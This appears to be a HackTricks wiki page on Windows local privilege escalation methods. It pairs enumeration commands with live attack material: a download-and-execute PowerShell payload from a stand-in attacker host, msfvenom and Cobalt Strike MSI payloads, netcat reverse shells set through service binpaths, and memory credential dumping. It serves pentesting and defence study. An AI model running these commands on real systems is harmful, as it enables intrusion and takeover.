overview.md (110781B)
1 --- 2 title: "Windows Local Privilege Escalation" 3 section: "Windows" 4 sectionSlug: "windows-hardening" 5 sourcePath: "src/windows-hardening/windows-local-privilege-escalation/README.md" 6 sourceUrl: "https://github.com/HackTricks-wiki/hacktricks/blob/188de82beb54e70956b2952367a0af91d26758b8/src/windows-hardening/windows-local-privilege-escalation/README.md" 7 sha: "188de82beb54e70956b2952367a0af91d26758b8" 8 isIndex: true 9 modified: true 10 license: "CC-BY-NC-4.0" 11 --- 12 13 # Windows Local Privilege Escalation 14 15 ### **Best tool to look for Windows local privilege escalation vectors:** [**WinPEAS**](https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS) 16 17 This page consolidates general Windows privilege-escalation methodology from several foundational guides.<sup>[[1]](#references)[[3]](#references)[[6]](#references)[[7]](#references)[[8]](#references)[[11]](#references)</sup> Its practical enumeration flow also draws on community workshops and checklists.<sup>[[4]](#references)[[9]](#references)[[10]](#references)</sup> The historical attack material includes the DerbyCon presentation on Windows privilege escalation.<sup>[[5]](#references)</sup> 18 19 ## Initial Windows Theory 20 21 ### Access Tokens 22 23 **If you don't know what Windows access tokens are, read the following page before continuing:** 24 25 26 [Access Tokens](/hacktricks/windows-hardening/windows-local-privilege-escalation/access-tokens) 27 28 ### ACLs - DACLs/SACLs/ACEs 29 30 **Check the following page for more info about ACLs - DACLs/SACLs/ACEs:** 31 32 33 [Acls Dacls Sacls Aces](/hacktricks/windows-hardening/windows-local-privilege-escalation/acls-dacls-sacls-aces) 34 35 ### Integrity Levels 36 37 **If you don't know what integrity levels are in Windows, read the following page before continuing:** 38 39 40 [Integrity Levels](/hacktricks/windows-hardening/windows-local-privilege-escalation/integrity-levels) 41 42 ## Windows Security Controls 43 44 There are different things in Windows that could **prevent you from enumerating the system**, run executables or even **detect your activities**. You should **read** the following **page** and **enumerate** all these **defenses** **mechanisms** before starting the privilege escalation enumeration: 45 46 47 [Authentication Credentials Uac And Efs](/hacktricks/windows-hardening/authentication-credentials-uac-and-efs/overview) 48 49 ### Admin Protection / UIAccess silent elevation 50 51 UIAccess processes launched through `RAiLaunchAdminProcess` can be abused to reach High IL without prompts when AppInfo secure-path checks are bypassed. Check the dedicated UIAccess/Admin Protection bypass workflow here: 52 53 [Uiaccess Admin Protection Bypass](/hacktricks/windows-hardening/windows-local-privilege-escalation/uiaccess-admin-protection-bypass) 54 55 Secure Desktop accessibility registry propagation can be abused for an arbitrary SYSTEM registry write (RegPwn):<sup>[[18]](#references)</sup> 56 57 [Secure Desktop Accessibility Registry Propagation Regpwn](/hacktricks/windows-hardening/windows-local-privilege-escalation/secure-desktop-accessibility-registry-propagation-regpwn) 58 59 Recent Windows builds also introduced an **SMB arbitrary-port** LPE path where a privileged local NTLM authentication is reflected over a reused SMB TCP connection: 60 61 [Local Ntlm Reflection Via Smb Arbitrary Port](/hacktricks/windows-hardening/windows-local-privilege-escalation/local-ntlm-reflection-via-smb-arbitrary-port) 62 63 ## System Info 64 65 ### Version info enumeration 66 67 Check if the Windows version has any known vulnerability (check also the patches applied). 68 69 ```bash 70 systeminfo 71 systeminfo | findstr /B /C:"OS Name" /C:"OS Version" #Get only that information 72 wmic qfe get Caption,Description,HotFixID,InstalledOn #Patches 73 wmic os get osarchitecture || echo %PROCESSOR_ARCHITECTURE% #Get system architecture 74 ``` 75 76 ```bash 77 [System.Environment]::OSVersion.Version #Current OS version 78 Get-WmiObject -query 'select * from win32_quickfixengineering' | foreach {$_.hotfixid} #List all patches 79 Get-Hotfix -description "Security update" #List only "Security Update" patches 80 ``` 81 82 ### Version Exploits 83 84 This [site](https://msrc.microsoft.com/update-guide/vulnerability) is handy for searching out detailed information about Microsoft security vulnerabilities. This database has more than 4,700 security vulnerabilities, showing the **massive attack surface** that a Windows environment presents. 85 86 **On the system** 87 88 - _post/windows/gather/enum_patches_ 89 - _post/multi/recon/local_exploit_suggester_ 90 - [_watson_](https://github.com/rasta-mouse/Watson) 91 - [_winpeas_](https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite) _(Winpeas has watson embedded)_ 92 93 **Locally with system information** 94 95 - [https://github.com/AonCyberLabs/Windows-Exploit-Suggester](https://github.com/AonCyberLabs/Windows-Exploit-Suggester) 96 - [https://github.com/bitsadmin/wesng](https://github.com/bitsadmin/wesng) 97 98 **Github repos of exploits:** 99 100 - [https://github.com/nomi-sec/PoC-in-GitHub](https://github.com/nomi-sec/PoC-in-GitHub) 101 - [https://github.com/abatchy17/WindowsExploits](https://github.com/abatchy17/WindowsExploits) 102 - [https://github.com/SecWiki/windows-kernel-exploits](https://github.com/SecWiki/windows-kernel-exploits) 103 104 ### Environment 105 106 Any credential/Juicy info saved in the env variables? 107 108 ```bash 109 set 110 dir env: 111 Get-ChildItem Env: | ft Key,Value -AutoSize 112 ``` 113 114 ### PowerShell History 115 116 ```bash 117 ConsoleHost_history #Find the PATH where is saved 118 119 type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt 120 type C:\Users\swissky\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt 121 type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt 122 cat (Get-PSReadlineOption).HistorySavePath 123 cat (Get-PSReadlineOption).HistorySavePath | sls passw 124 ``` 125 126 ### PowerShell Transcript files 127 128 You can learn how to turn this on in [https://sid-500.com/2017/11/07/powershell-enabling-transcription-logging-by-using-group-policy/](https://sid-500.com/2017/11/07/powershell-enabling-transcription-logging-by-using-group-policy/) 129 130 ```bash 131 #Check is enable in the registry 132 reg query HKCU\Software\Policies\Microsoft\Windows\PowerShell\Transcription 133 reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\Transcription 134 reg query HKCU\Wow6432Node\Software\Policies\Microsoft\Windows\PowerShell\Transcription 135 reg query HKLM\Wow6432Node\Software\Policies\Microsoft\Windows\PowerShell\Transcription 136 dir C:\Transcripts 137 138 #Start a Transcription session 139 Start-Transcript -Path "C:\transcripts\transcript0.txt" -NoClobber 140 Stop-Transcript 141 ``` 142 143 ### PowerShell Module Logging 144 145 Details of PowerShell pipeline executions are recorded, encompassing executed commands, command invocations, and parts of scripts. However, complete execution details and output results might not be captured. 146 147 To enable this, follow the instructions in the "Transcript files" section of the documentation, opting for **"Module Logging"** instead of **"Powershell Transcription"**. 148 149 ```bash 150 reg query HKCU\Software\Policies\Microsoft\Windows\PowerShell\ModuleLogging 151 reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\ModuleLogging 152 reg query HKCU\Wow6432Node\Software\Policies\Microsoft\Windows\PowerShell\ModuleLogging 153 reg query HKLM\Wow6432Node\Software\Policies\Microsoft\Windows\PowerShell\ModuleLogging 154 ``` 155 156 To view the last 15 events from PowersShell logs you can execute: 157 158 ```bash 159 Get-WinEvent -LogName "windows Powershell" | select -First 15 | Out-GridView 160 ``` 161 162 ### PowerShell **Script Block Logging** 163 164 A complete activity and full content record of the script's execution is captured, ensuring that every block of code is documented as it runs. This process preserves a comprehensive audit trail of each activity, valuable for forensics and analyzing malicious behavior. By documenting all activity at the time of execution, detailed insights into the process are provided. 165 166 ```bash 167 reg query HKCU\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging 168 reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging 169 reg query HKCU\Wow6432Node\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging 170 reg query HKLM\Wow6432Node\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging 171 ``` 172 173 Logging events for the Script Block can be located within the Windows Event Viewer at the path: **Application and Services Logs > Microsoft > Windows > PowerShell > Operational**.\ 174 To view the last 20 events you can use: 175 176 ```bash 177 Get-WinEvent -LogName "Microsoft-Windows-Powershell/Operational" | select -first 20 | Out-Gridview 178 ``` 179 180 ### Internet Settings 181 182 ```bash 183 reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings" 184 reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings" 185 ``` 186 187 ### Drives 188 189 ```bash 190 wmic logicaldisk get caption || fsutil fsinfo drives 191 wmic logicaldisk get caption,description,providername 192 Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"}| ft Name,Root 193 ``` 194 195 ## WSUS 196 197 You can compromise the system if the updates are not requested using http**S** but http. 198 199 You start by checking if the network uses a non-SSL WSUS update by running the following in cmd: 200 201 ```text 202 reg query HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate /v WUServer 203 ``` 204 205 Or the following in PowerShell: 206 207 ```text 208 Get-ItemProperty -Path HKLM:\Software\Policies\Microsoft\Windows\WindowsUpdate -Name "WUServer" 209 ``` 210 211 If you get a reply such as one of these: 212 213 ```bash 214 HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate 215 WUServer REG_SZ http://xxxx-updxx.corp.internal.com:8535 216 ``` 217 ```bash 218 WUServer : http://xxxx-updxx.corp.internal.com:8530 219 PSPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\software\policies\microsoft\windows\windowsupdate 220 PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\software\policies\microsoft\windows 221 PSChildName : windowsupdate 222 PSDrive : HKLM 223 PSProvider : Microsoft.PowerShell.Core\Registry 224 ``` 225 226 And if `HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate\AU /v UseWUServer` or `Get-ItemProperty -Path hklm:\software\policies\microsoft\windows\windowsupdate\au -name "usewuserver"` is equals to `1`. 227 228 Then, **it is exploitable.** If the last registry is equals to 0, then, the WSUS entry will be ignored. 229 230 In orther to exploit this vulnerabilities you can use tools like: [Wsuxploit](https://github.com/pimps/wsuxploit), [pyWSUS ](https://github.com/GoSecure/pywsus)- These are MiTM weaponized exploits scripts to inject 'fake' updates into non-SSL WSUS traffic. 231 232 Read the research here: 233 234 [Ctx Wsuspect White Paper (1).Pdf](https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/windows-hardening/windows-local-privilege-escalation/CTX_WSUSpect_White_Paper%20%281%29.pdf) 235 236 **WSUS CVE-2020-1013** 237 238 [**Read the complete report here**](https://www.gosecure.net/blog/2020/09/08/wsus-attacks-part-2-cve-2020-1013-a-windows-10-local-privilege-escalation-1-day/).<sup>[[33]](#references)</sup>\ 239 Basically, this is the flaw that this bug exploits: 240 241 > If we have the power to modify our local user proxy, and Windows Updates uses the proxy configured in Internet Explorer’s settings, we therefore have the power to run [PyWSUS](https://github.com/GoSecure/pywsus) locally to intercept our own traffic and run code as an elevated user on our asset. 242 > 243 > Furthermore, since the WSUS service uses the current user’s settings, it will also use its certificate store. If we generate a self-signed certificate for the WSUS hostname and add this certificate into the current user’s certificate store, we will be able to intercept both HTTP and HTTPS WSUS traffic. WSUS uses no HSTS-like mechanisms to implement a trust-on-first-use type validation on the certificate. If the certificate presented is trusted by the user and has the correct hostname, it will be accepted by the service. 244 245 You can exploit this vulnerability using the tool [**WSUSpicious**](https://github.com/GoSecure/wsuspicious) (once it's liberated). 246 247 ## Third-Party Auto-Updaters and Agent IPC (local privesc) 248 249 Many enterprise agents expose a localhost IPC surface and a privileged update channel. If enrollment can be coerced to an attacker server and the updater trusts a rogue root CA or weak signer checks, a local user can deliver a malicious MSI that the SYSTEM service installs. See a generalized technique (based on the Netskope stAgentSvc chain – CVE-2025-0309) here: 250 251 252 [Abusing Auto Updaters And Ipc](/hacktricks/windows-hardening/windows-local-privilege-escalation/abusing-auto-updaters-and-ipc) 253 254 ## Veeam Backup & Replication CVE-2023-27532 (SYSTEM via TCP 9401) 255 256 Veeam B&R < `11.0.1.1261` exposes a localhost service on **TCP/9401** that processes attacker-controlled messages, allowing arbitrary commands as **NT AUTHORITY\SYSTEM**.<sup>[[12]](#references)</sup> 257 258 - **Recon**: confirm the listener and version, e.g., `netstat -ano | findstr 9401` and `(Get-Item "C:\Program Files\Veeam\Backup and Replication\Backup\Veeam.Backup.Shell.exe").VersionInfo.FileVersion`. 259 - **Exploit**: place a PoC such as `VeeamHax.exe` with the required Veeam DLLs in the same directory, then trigger a SYSTEM payload over the local socket: 260 261 ```powershell 262 .\VeeamHax.exe --cmd "powershell -ep bypass -c \"iex(iwr http://attacker/shell.ps1 -usebasicparsing)\"" 263 ``` 264 265 The service executes the command as SYSTEM. 266 ## KrbRelayUp 267 268 A **local privilege escalation** vulnerability exists in Windows **domain** environments under specific conditions. These conditions include environments where **LDAP signing is not enforced,** users possess self-rights allowing them to configure **Resource-Based Constrained Delegation (RBCD),** and the capability for users to create computers within the domain. It is important to note that these **requirements** are met using **default settings**. 269 270 Find the **exploit in** [**https://github.com/Dec0ne/KrbRelayUp**](https://github.com/Dec0ne/KrbRelayUp) 271 272 For more information about the flow of the attack check [https://research.nccgroup.com/2019/08/20/kerberos-resource-based-constrained-delegation-when-an-image-change-leads-to-a-privilege-escalation/](https://research.nccgroup.com/2019/08/20/kerberos-resource-based-constrained-delegation-when-an-image-change-leads-to-a-privilege-escalation/)<sup>[[36]](#references)</sup> 273 274 ## AlwaysInstallElevated 275 276 **If** these 2 registers are **enabled** (value is **0x1**), then users of any privilege can **install** (execute) `*.msi` files as NT AUTHORITY\\**SYSTEM**. 277 278 ```bash 279 reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated 280 reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated 281 ``` 282 283 ### Metasploit payloads 284 285 ```bash 286 msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi-nouac -o alwe.msi #No uac format 287 msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi -o alwe.msi #Using the msiexec the uac won't be prompted 288 ``` 289 290 If you have a meterpreter session you can automate this technique using the module **`exploit/windows/local/always_install_elevated`** 291 292 ### PowerUP 293 294 Use the `Write-UserAddMSI` command from power-up to create inside the current directory a Windows MSI binary to escalate privileges. This script writes out a precompiled MSI installer that prompts for a user/group addition (so you will need GIU access): 295 296 ```text 297 Write-UserAddMSI 298 ``` 299 300 Just execute the created binary to escalate privileges. 301 302 ### MSI Wrapper 303 304 Read this tutorial to learn how to create a MSI wrapper using this tools. Note that you can wrap a "**.bat**" file if you **just** want to **execute** **command lines** 305 306 307 [Msi Wrapper](/hacktricks/windows-hardening/windows-local-privilege-escalation/msi-wrapper) 308 309 ### Create MSI with WIX 310 311 312 [Create Msi With Wix](/hacktricks/windows-hardening/windows-local-privilege-escalation/create-msi-with-wix) 313 314 ### Create MSI with Visual Studio 315 316 - **Generate** with Cobalt Strike or Metasploit a **new Windows EXE TCP payload** in `C:\privesc\beacon.exe` 317 - Open **Visual Studio**, select **Create a new project** and type "installer" into the search box. Select the **Setup Wizard** project and click **Next**. 318 - Give the project a name, like **AlwaysPrivesc**, use **`C:\privesc`** for the location, select **place solution and project in the same directory**, and click **Create**. 319 - Keep clicking **Next** until you get to step 3 of 4 (choose files to include). Click **Add** and select the Beacon payload you just generated. Then click **Finish**. 320 - Highlight the **AlwaysPrivesc** project in the **Solution Explorer** and in the **Properties**, change **TargetPlatform** from **x86** to **x64**. 321 - There are other properties you can change, such as the **Author** and **Manufacturer** which can make the installed app look more legitimate. 322 - Right-click the project and select **View > Custom Actions**. 323 - Right-click **Install** and select **Add Custom Action**. 324 - Double-click on **Application Folder**, select your **beacon.exe** file and click **OK**. This will ensure that the beacon payload is executed as soon as the installer is run. 325 - Under the **Custom Action Properties**, change **Run64Bit** to **True**. 326 - Finally, **build it**. 327 - If the warning `File 'beacon-tcp.exe' targeting 'x64' is not compatible with the project's target platform 'x86'` is shown, make sure you set the platform to x64. 328 329 ### MSI Installation 330 331 To execute the **installation** of the malicious `.msi` file in **background:** 332 333 ```text 334 msiexec /quiet /qn /i C:\Users\Steve.INFERNO\Downloads\alwe.msi 335 ``` 336 337 To exploit this vulnerability you can use: _exploit/windows/local/always_install_elevated_ 338 339 ## Antivirus and Detectors 340 341 ### Audit Settings 342 343 These settings decide what is being **logged**, so you should pay attention 344 345 ```text 346 reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit 347 ``` 348 349 ### WEF 350 351 Windows Event Forwarding, is interesting to know where are the logs sent 352 353 ```bash 354 reg query HKLM\Software\Policies\Microsoft\Windows\EventLog\EventForwarding\SubscriptionManager 355 ``` 356 357 ### LAPS 358 359 **LAPS** is designed for the **management of local Administrator passwords**, ensuring that each password is **unique, randomised, and regularly updated** on computers joined to a domain. These passwords are securely stored within Active Directory and can only be accessed by users who have been granted sufficient permissions through ACLs, allowing them to view local admin passwords if authorized. 360 361 362 [Laps](/hacktricks/windows-hardening/active-directory-methodology/laps) 363 364 ### WDigest 365 366 If active, **plain-text passwords are stored in LSASS** (Local Security Authority Subsystem Service).\ 367 [**More info about WDigest in this page**](/hacktricks/windows-hardening/stealing-credentials/credentials-protections#wdigest). 368 369 ```bash 370 reg query 'HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest' /v UseLogonCredential 371 ``` 372 373 ### LSA Protection 374 375 Starting with **Windows 8.1**, Microsoft introduced enhanced protection for the Local Security Authority (LSA) to **block** attempts by untrusted processes to **read its memory** or inject code, further securing the system.\ 376 [**More info about LSA Protection here**](/hacktricks/windows-hardening/stealing-credentials/credentials-protections#lsa-protection). 377 378 ```bash 379 reg query 'HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA' /v RunAsPPL 380 ``` 381 382 ### Credentials Guard 383 384 **Credential Guard** was introduced in **Windows 10**. Its purpose is to safeguard credentials stored on a device against threats such as pass-the-hash attacks. [**More information about Credential Guard is available here.**](/hacktricks/windows-hardening/stealing-credentials/credentials-protections#credential-guard) 385 386 ```bash 387 reg query 'HKLM\System\CurrentControlSet\Control\LSA' /v LsaCfgFlags 388 ``` 389 390 ### Cached Credentials 391 392 **Domain credentials** are authenticated by the **Local Security Authority** (LSA) and utilized by operating system components. When a user's logon data is authenticated by a registered security package, domain credentials for the user are typically established.\ 393 [**More info about Cached Credentials here**](/hacktricks/windows-hardening/stealing-credentials/credentials-protections#cached-credentials). 394 395 ```bash 396 reg query "HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINLOGON" /v CACHEDLOGONSCOUNT 397 ``` 398 399 ## Users & Groups 400 401 ### Enumerate Users & Groups 402 403 You should check if any of the groups where you belong have interesting permissions 404 405 ```bash 406 # CMD 407 net users %username% #Me 408 net users #All local users 409 net localgroup #Groups 410 net localgroup Administrators #Who is inside Administrators group 411 whoami /all #Check the privileges 412 413 # PS 414 Get-WmiObject -Class Win32_UserAccount 415 Get-LocalUser | ft Name,Enabled,LastLogon 416 Get-ChildItem C:\Users -Force | select Name 417 Get-LocalGroupMember Administrators | ft Name, PrincipalSource 418 ``` 419 420 ### Privileged groups 421 422 If you **belongs to some privileged group you may be able to escalate privileges**. Learn about privileged groups and how to abuse them to escalate privileges here: 423 424 425 [Privileged Groups And Token Privileges](/hacktricks/windows-hardening/active-directory-methodology/privileged-groups-and-token-privileges) 426 427 ### Token manipulation 428 429 **Learn more** about what is a **token** in this page: [**Windows Tokens**](../authentication-credentials-uac-and-efs/index.html#access-tokens).\ 430 Check the following page to **learn about interesting tokens** and how to abuse them: 431 432 433 [Privilege Escalation Abusing Tokens](/hacktricks/windows-hardening/windows-local-privilege-escalation/privilege-escalation-abusing-tokens) 434 435 ### Logged users / Sessions 436 437 ```bash 438 qwinsta 439 klist sessions 440 ``` 441 442 ### Home folders 443 444 ```bash 445 dir C:\Users 446 Get-ChildItem C:\Users 447 ``` 448 449 ### Password Policy 450 451 ```bash 452 net accounts 453 ``` 454 455 ### Get the content of the clipboard 456 457 ```bash 458 powershell -command "Get-Clipboard" 459 ``` 460 461 ## Running Processes 462 463 ### File and Folder Permissions 464 465 First of all, listing the processes **check for passwords inside the command line of the process**.\ 466 Check if you can **overwrite some binary running** or if you have write permissions of the binary folder to exploit possible [**DLL Hijacking attacks**](dll-hijacking/index.html): 467 468 ```bash 469 Tasklist /SVC #List processes running and services 470 tasklist /v /fi "username eq system" #Filter "system" processes 471 472 #With allowed Usernames 473 Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name -notlike "svchost*"} | Select Name, Handle, @{Label="Owner";Expression={$_.GetOwner().User}} | ft -AutoSize 474 475 #Without usernames 476 Get-Process | where {$_.ProcessName -notlike "svchost*"} | ft ProcessName, Id 477 ``` 478 479 Always check for possible [**electron/cef/chromium debuggers** running, you could abuse it to escalate privileges](/hacktricks/linux-hardening/software-information/electron-cef-chromium-debugger-abuse). 480 481 **Checking permissions of the processes binaries** 482 483 ```bash 484 for /f "tokens=2 delims='='" %%x in ('wmic process list full^|find /i "executablepath"^|find /i /v "system32"^|find ":"') do ( 485 for /f eol^=^"^ delims^=^" %%z in ('echo %%x') do ( 486 icacls "%%z" 487 2>nul | findstr /i "(F) (M) (W) :\\" | findstr /i ":\\ everyone authenticated users todos %username%" && echo. 488 ) 489 ) 490 ``` 491 492 **Checking permissions of the folders of the processes binaries (**[**DLL Hijacking**](dll-hijacking/index.html)**)** 493 494 ```bash 495 for /f "tokens=2 delims='='" %%x in ('wmic process list full^|find /i "executablepath"^|find /i /v 496 "system32"^|find ":"') do for /f eol^=^"^ delims^=^" %%y in ('echo %%x') do ( 497 icacls "%%~dpy\" 2>nul | findstr /i "(F) (M) (W) :\\" | findstr /i ":\\ everyone authenticated users 498 todos %username%" && echo. 499 ) 500 ``` 501 502 ### Memory Password mining 503 504 You can create a memory dump of a running process using **procdump** from sysinternals. Services like FTP have the **credentials in clear text in memory**, try to dump the memory and read the credentials. 505 506 ```bash 507 procdump.exe -accepteula -ma <proc_name_tasklist> 508 ``` 509 510 ### Insecure GUI apps 511 512 **Applications running as SYSTEM may allow an user to spawn a CMD, or browse directories.** 513 514 Example: "Windows Help and Support" (Windows + F1), search for "command prompt", click on "Click to open Command Prompt" 515 516 ## Services 517 518 Service Triggers let Windows start a service when certain conditions occur (named pipe/RPC endpoint activity, ETW events, IP availability, device arrival, GPO refresh, etc.). Even without SERVICE_START rights you can often start privileged services by firing their triggers. See enumeration and activation techniques here: 519 520 - 521 [Service Triggers](/hacktricks/windows-hardening/windows-local-privilege-escalation/service-triggers) 522 523 Get a list of services: 524 525 ```bash 526 net start 527 wmic service list brief 528 sc query 529 Get-Service 530 ``` 531 532 ### Permissions 533 534 You can use **sc** to get information of a service 535 536 ```bash 537 sc qc <service_name> 538 ``` 539 540 It is recommended to have the binary **accesschk** from _Sysinternals_ to check the required privilege level for each service. 541 542 ```bash 543 accesschk.exe -ucqv <Service_Name> #Check rights for different groups 544 ``` 545 546 It is recommended to check if "Authenticated Users" can modify any service: 547 548 ```bash 549 accesschk.exe -uwcqv "Authenticated Users" * /accepteula 550 accesschk.exe -uwcqv %USERNAME% * /accepteula 551 accesschk.exe -uwcqv "BUILTIN\Users" * /accepteula 2>nul 552 accesschk.exe -uwcqv "Todos" * /accepteula ::Spanish version 553 ``` 554 555 [You can download accesschk.exe for XP from here](https://github.com/ankh2054/windows-pentest/raw/master/Privelege/accesschk-2003-xp.exe) 556 557 ### Enable service 558 559 If you are having this error (for example with SSDPSRV): 560 561 _System error 1058 has occurred._\ 562 _The service cannot be started, either because it is disabled or because it has no enabled devices associated with it._ 563 564 You can enable it using 565 566 ```bash 567 sc config SSDPSRV start= demand 568 sc config SSDPSRV obj= ".\LocalSystem" password= "" 569 ``` 570 571 **Take into account that the service upnphost depends on SSDPSRV to work (for XP SP1)** 572 573 **Another workaround** of this problem is running: 574 575 ```text 576 sc.exe config usosvc start= auto 577 ``` 578 579 ### **Modify service binary path** 580 581 In the scenario where the "Authenticated users" group possesses **SERVICE_ALL_ACCESS** on a service, modification of the service's executable binary is possible. To modify and execute **sc**: 582 583 ```bash 584 sc config <Service_Name> binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe" 585 sc config <Service_Name> binpath= "net localgroup administrators username /add" 586 sc config <Service_Name> binpath= "cmd \c C:\Users\nc.exe 10.10.10.10 4444 -e cmd.exe" 587 588 sc config SSDPSRV binpath= "C:\Documents and Settings\PEPE\meter443.exe" 589 ``` 590 591 ### Restart service 592 593 ```bash 594 wmic service NAMEOFSERVICE call startservice 595 net stop [service name] && net start [service name] 596 ``` 597 598 Privileges can be escalated through various permissions: 599 600 - **SERVICE_CHANGE_CONFIG**: Allows reconfiguration of the service binary. 601 - **WRITE_DAC**: Enables permission reconfiguration, leading to the ability to change service configurations. 602 - **WRITE_OWNER**: Permits ownership acquisition and permission reconfiguration. 603 - **GENERIC_WRITE**: Inherits the ability to change service configurations. 604 - **GENERIC_ALL**: Also inherits the ability to change service configurations. 605 606 For the detection and exploitation of this vulnerability, the _exploit/windows/local/service_permissions_ can be utilized. 607 608 ### Services binaries weak permissions 609 610 If a service runs as **`LocalSystem`**, **`LocalService`**, **`NetworkService`**, or a privileged domain account, but **low-privileged users can modify the service EXE or its parent folder**, the service can often be hijacked by **replacing the binary and restarting the service**. 611 612 **Check if you can modify the binary that is executed by a service** or if you have **write permissions on the folder** where the binary is located ([**DLL Hijacking**](dll-hijacking/index.html))**.**\ 613 You can get every binary that is executed by a service using **wmic** (not in system32) and check your permissions using **icacls**: 614 615 ```bash 616 for /f "tokens=2 delims='='" %a in ('wmic service list full^|find /i "pathname"^|find /i /v "system32"') do @echo %a >> %temp%\perm.txt 617 618 for /f eol^=^"^ delims^=^" %a in (%temp%\perm.txt) do cmd.exe /c icacls "%a" 2>nul | findstr "(M) (F) :\" 619 ``` 620 621 You can also use **sc** and **icacls**: 622 623 ```bash 624 sc qc <service_name> 625 icacls "C:\path\to\service.exe" 626 627 sc query state= all | findstr "SERVICE_NAME:" >> C:\Temp\Servicenames.txt 628 FOR /F "tokens=2 delims= " %i in (C:\Temp\Servicenames.txt) DO @echo %i >> C:\Temp\services.txt 629 FOR /F %i in (C:\Temp\services.txt) DO @sc qc %i | findstr "BINARY_PATH_NAME" >> C:\Temp\path.txt 630 ``` 631 632 Look for dangerous ACLs granted to **`Everyone`**, **`BUILTIN\Users`**, or **`Authenticated Users`**, especially **`(F)`**, **`(M)`**, or **`(W)`** on the service executable or on the directory containing it. A practical abuse flow is:<sup>[[27]](#references)</sup> 633 634 1. Confirm the service account and executable path with `sc qc <service_name>`. 635 2. Confirm that the binary is writable with `icacls <path>`. 636 3. Replace the service binary with a payload or a valid malicious service binary. 637 4. Restart the service with `sc stop <service_name> && sc start <service_name>` (or wait for a reboot / service trigger). 638 639 Useful automated checks:<sup>[[28]](#references)</sup> 640 641 ```powershell 642 . .\PowerUp.ps1 643 Get-ModifiableServiceFile -Verbose 644 645 SharpUp.exe audit ModifiableServiceBinaries 646 . .\PrivescCheck.ps1 647 Invoke-PrivescCheck -Extended -Audit 648 ``` 649 650 > If the service does not allow a normal user to restart it, check whether it starts automatically on boot, has a failure action that relaunches it, or can be triggered indirectly by the application using it. 651 652 ### Services registry modify permissions 653 654 You should check if you can modify any service registry.\ 655 You can **check** your **permissions** over a service **registry** doing: 656 657 ```bash 658 reg query hklm\System\CurrentControlSet\Services /s /v imagepath #Get the binary paths of the services 659 660 #Try to write every service with its current content (to check if you have write permissions) 661 for /f %a in ('reg query hklm\system\currentcontrolset\services') do del %temp%\reg.hiv 2>nul & reg save %a %temp%\reg.hiv 2>nul && reg restore %a %temp%\reg.hiv 2>nul && echo You can modify %a 662 663 get-acl HKLM:\System\CurrentControlSet\services\* | Format-List * | findstr /i "<Username> Users Path Everyone" 664 ``` 665 666 It should be checked whether **Authenticated Users** or **NT AUTHORITY\INTERACTIVE** possess `FullControl` permissions. If so, the binary executed by the service can be altered. 667 668 To change the Path of the binary executed: 669 670 ```bash 671 reg add HKLM\SYSTEM\CurrentControlSet\services\<service_name> /v ImagePath /t REG_EXPAND_SZ /d C:\path\new\binary /f 672 ``` 673 674 ### Registry symlink race to arbitrary HKLM value write (ATConfig) 675 676 Some Windows Accessibility features create per-user **ATConfig** keys that are later copied by a **SYSTEM** process into an HKLM session key. A registry **symbolic link race** can redirect that privileged write into **any HKLM path**, giving an arbitrary HKLM **value write** primitive.<sup>[[18]](#references)</sup> 677 678 Key locations (example: On-Screen Keyboard `osk`): 679 680 - `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Accessibility\ATs` lists installed accessibility features. 681 - `HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Accessibility\ATConfig\<feature>` stores user-controlled configuration. 682 - `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Accessibility\Session<session id>\ATConfig\<feature>` is created during logon/secure-desktop transitions and is writable by the user. 683 684 Abuse flow (CVE-2026-24291 / ATConfig): 685 686 1. Populate the **HKCU ATConfig** value you want to be written by SYSTEM. 687 2. Trigger the secure-desktop copy (e.g., **LockWorkstation**), which starts the AT broker flow. 688 3. **Win the race** by placing an **oplock** on `C:\Program Files\Common Files\microsoft shared\ink\fsdefinitions\oskmenu.xml`; when the oplock fires, replace the **HKLM Session ATConfig** key with a **registry link** to a protected HKLM target. 689 4. SYSTEM writes the attacker-chosen value to the redirected HKLM path. 690 691 Once you have arbitrary HKLM value write, pivot to LPE by overwriting service configuration values: 692 693 - `HKLM\SYSTEM\CurrentControlSet\Services\<svc>\ImagePath` (EXE/command line) 694 - `HKLM\SYSTEM\CurrentControlSet\Services\<svc>\Parameters\ServiceDll` (DLL) 695 696 Pick a service that a normal user can start (e.g., **`msiserver`**) and trigger it after the write. 